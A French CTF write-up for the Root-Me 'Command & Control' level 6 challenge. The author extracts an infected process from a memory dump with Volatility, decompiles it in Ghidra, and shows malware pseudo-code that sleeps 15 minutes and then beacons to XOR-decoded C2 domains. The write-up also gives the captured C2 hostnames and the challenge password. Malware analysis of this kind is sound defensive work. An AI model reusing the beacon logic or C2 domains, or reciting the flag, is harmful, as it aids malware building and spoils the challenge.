ROOT-ME - Command & Control niveau 6

Après avoir trouvé lors du niveau 3 quel programme était infecté, il faut maintenant l'extraire pour l'analyser.


Extraction du programme

```
…/IUT/SAE-ROOTME/ch3
❯ volatility -f ch2.dmp --profile=Win7SP1x86_23418 procdump -p 2772 -D ./
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x87b6b030 0x00400000 iexplore.exe         OK: executable.2772.exe
```

Une fois le programme récupéré, je l'ouvre dans Ghidra afin de l'analyser.

Ghidra

En chargant le programme sur Ghidra on tombe directement sur la fonction entry:



On voit à gauche qu'il y a quelques fonctions dans ce programme, j'en ai renommé certaine pour ne pas me perdre dans mes recherches, on peut observer au centre le code Assembleur et à droit le code en C.

On remarque une fonction dans laquelle il y a un temps d'arrêt assez long (900000ms soit 15minutes)

```
void long_sleep(undefined1 param_1)

{
  bool bVar1;
  undefined3 extraout_var;
  undefined3 extraout_var_00;
  int local_14;

  FUN_00401890();
  local_14 = 0;
  Sleep(900000);
  xor_fqdn(0x40200d,0x40200d);
  do {
    if (4 < local_14) {
      local_14 = 0;
    }
    socket();
    xor_fqdn((int)(&PTR_DAT_00402018)[local_14],0x404050);
    bVar1 = getHostByName_func(&DAT_00404050);
    if (CONCAT31(extraout_var,bVar1) != 0) {
      bVar1 = create_socket();
      if (CONCAT31(extraout_var_00,bVar1) != 0) {
        FUN_004014a2();
      }
    }
    closesocket(DAT_00404090);
    WSACleanup();
    Sleep(15000);
    local_14 = local_14 + 1;
  } while( true );
}
```

Lance une fonction qui vient Xorer les arguments passez dans cette fonction.

```
  FUN_00401890();
  local_14 = 0;
  Sleep(900000);
  xor_fqdn(0x40200d,0x40200d);
  do {
    if (4 < local_14) {
      local_14 = 0;
    }
    socket();
    xor_fqdn((int)(&PTR_DAT_00402018)[local_14],0x404050);
    bVar1 = getHostByName_func(&DAT_00404050);
    if (CONCAT31(extraout_var,bVar1) != 0) {
      bVar1 = create_socket();
      if (CONCAT31(extraout_var_00,bVar1) != 0) {
        FUN_004014a2();
      }
    }
    closesocket(DAT_00404090);
    WSACleanup();
    Sleep(15000);
```

Ensuite, le programme viens créer une socket pour se connecter à distance sur le serveur de l'attaquant, le fqdn est à nouveau Xorer, la valeur xorer est ensuite mise dans une fonction qui va effectuer une requête DNS.

```
Decompile: getHostByName_func -  (executable.2772.exe)
1
2 bool __cdecl getHostByName_func(char *param_1)
3
4 {
5   DAT_004040a0 = (hostent *)0x0;
6   DAT_004040a0 = gethostbyname(param_1);
7   return DAT_004040a0 != (hostent *)0x0;
8 }
9
```

J'ai essayé de changer l'instruction qui appel la fonction sleep CALL en NOP afin de visualiser dans une VM Windows la requête DNS et ainsi pouvoir récupérer le FQDN qui est le mot de passe du challenge. Cependant, une fois l'instruction modifié le programme ne voulait pas se lancer

```
004015a5 e8 f6 03        CALL        KERNEL32.DLL::Sleep
         00 00
```

Lancement du programme dans une VM Windows

J'ai créer une VM Windows 10 isolé du réseau avec comme serveur DNS 127.0.0.1 afin de visualiser les requêtes DNS sur la carte loopback et voir le FQDN, j'ai donc du attendre 15min que le sleep se termine puisque je n'ai pas réussi à le modifier.

```
1353 1002.608036   127.0.0.1          127.0.0.1          DNS        68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1355 1002.608149   127.0.0.1          127.0.0.1          DNS        68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1357 1002.608164   127.0.0.1          127.0.0.1          DNS        68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1359 1002.608188   127.0.0.1          127.0.0.1          DNS        68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1361 1002.608204   127.0.0.1          127.0.0.1          DNS        68 Standard query 0xbf43 A ns2.wrauzfevvo.com
1363 1017.634273   127.0.0.1          127.0.0.1          DNS        72 Standard query 0x2511 A furious.devilslife.com
1365 1017.634403   127.0.0.1          127.0.0.1          DNS        72 Standard query 0x2511 A furious.devilslife.com
1367 1017.634419   127.0.0.1          127.0.0.1          DNS        72 Standard query 0x2511 A furious.devilslife.com
1369 1017.634450   127.0.0.1          127.0.0.1          DNS        72 Standard query 0x2511 A furious.devilslife.com
1371 1017.634463   127.0.0.1          127.0.0.1          DNS        72 Standard query 0x2511 A furious.devilslife.com
1373 1032.650635   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x5c3f A y0ug.itisjustluck.com
1375 1032.650695   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x5c3f A y0ug.itisjustluck.com
1377 1032.650710   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x5c3f A y0ug.itisjustluck.com
1379 1032.650734   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x5c3f A y0ug.itisjustluck.com
1381 1032.650748   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x5c3f A y0ug.itisjustluck.com
1387 1047.670073   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x8850 A whereare.sexy-serbian
1389 1047.670200   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x8850 A whereare.sexy-serbian
1391 1047.670217   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x8850 A whereare.sexy-serbian
1393 1047.670231   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x8850 A whereare.sexy-serbian
1395 1047.670246   127.0.0.1          127.0.0.1          DNS        71 Standard query 0x8850 A whereare.sexy-serbian
1397 1062.697382   127.0.0.1          127.0.0.1          DNS        69 Standard query 0x844c A th1sis.l1k3aK3y.org
1399 1062.697511   127.0.0.1          127.0.0.1          DNS        69 Standard query 0x844c A th1sis.l1k3aK3y.org
1401 1062.697535   127.0.0.1          127.0.0.1          DNS        69 Standard query 0x844c A th1sis.l1k3aK3y.org
1403 1062.697551   127.0.0.1          127.0.0.1          DNS        69 Standard query 0x844c A th1sis.l1k3aK3y.org
1405 1062.697565   127.0.0.1          127.0.0.1          DNS        69 Standard query 0x844c A th1sis.l1k3aK3y.org
```

Au bout de 15 minutes, j'observe des requêtes DNS arrivait sur 4 FQDN:

- ns2.wrauzfevvo.com
- furious.devilslife.com
- y0ug.itisjustluck.com
- whereare.sexy-serbian

Et quelques secondes plus tard, une autre requête apparait sur un autre FQDN qui semble être le mot de passe du challenge: **th1sis.l1k3aK3y.org**

C'est bien le mot de passe du challenge.